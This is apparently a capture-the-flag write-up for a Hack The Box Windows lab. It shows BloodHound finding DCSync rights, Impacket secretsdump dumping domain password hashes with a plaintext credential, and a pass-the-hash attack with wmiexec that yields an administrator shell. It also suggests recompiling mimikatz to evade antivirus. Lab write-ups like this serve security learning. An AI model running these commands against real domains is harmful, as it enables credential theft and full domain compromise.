
Start `sudo neo4j console`

Go to the **localhost** link, and check the creds work. They're the usual password, or if bloodhound hasn't been used before it needs new creds, default are: `neo4j`

Type `bloodhound` in your terminal to get started, and then import the `zip` file by dropping it into bloodhound, to visualise which users are connected to whom.

Bloodhound

Nothing will come up, because we need to ask questions. If we ask to find who has **DC sync rights**, this is an exploitable avenue via mimikatz. We can confirm that mimikatz is out path to root by going into node info, going over Outbound Object Control, hitting First degree, and seeing both: **Get Changes** and **Get Changes All**



Admin Hash

Trying to run mimikatz doesn't work in mrlky's shell, because of the AV on the box:

```
Program 'kitty.exe' failed to run: Operation did not complete successfully because the file contains a virus or potentially unwanted softwareAt line:1 char:1
+ ./kitty "lsadump::dcsync /user:administrator" "exit"
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~.
At line:1 char:1
+ ./kitty "lsadump::dcsync /user:administrator" "exit"
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
```

We COULD recompile mimikatz in a way that could try and evade the AV.....but there's a much easier method. Run: `sudo /usr/local/bin/secretsdump.py -just-dc mrlky:Football#7@10.10.10.103`

```
kali@kali:~/Downloads/sizzle/certs/MyCert$ sudo /usr/local/bin/secretsdump.py -just-dc mrlky:Football#7@10.10.10.103
Impacket v0.9.22.dev1+20200428.191254.96c7a512 - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f6b7160bfc91823792e0ac3a162c9267:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:296ec447eee58283143efbd5d39408c8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
amanda:1104:aad3b435b51404eeaad3b435b51404ee:7d0516ea4b6ed084f3fdf71c47d9beb3:::
mrlky:1603:aad3b435b51404eeaad3b435b51404ee:bceef4f6fe9c026d1d8dec8dce48adef:::
sizzler:1604:aad3b435b51404eeaad3b435b51404ee:d79f820afad0cbc828d79e16a6f890de:::
SIZZLE$:1001:aad3b435b51404eeaad3b435b51404ee:6c5ba8969630d14aed10e3b2977ba787:::
```

Pass the Hash

You don't have to crack the hash. We can pass the hash instead. Use psexec, smbexec, or winexec and go treat yourself to an Admin shell and root flag.

```
  -keytab KEYTAB        Read keys for SPN from keytab file
kali@kali:~/Downloads/sizzle/certs/MyCert$ sudo /opt/privesc-tools/Windows-and-Linux/impacket/build/scripts-3.8/wmiexec.py -hashes :f6b7160bfc91823792e0ac3a162c9267 administrator@10.10.10.103
Impacket v0.9.22.dev1+20200428.191254.96c7a512 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
htb\administrator
```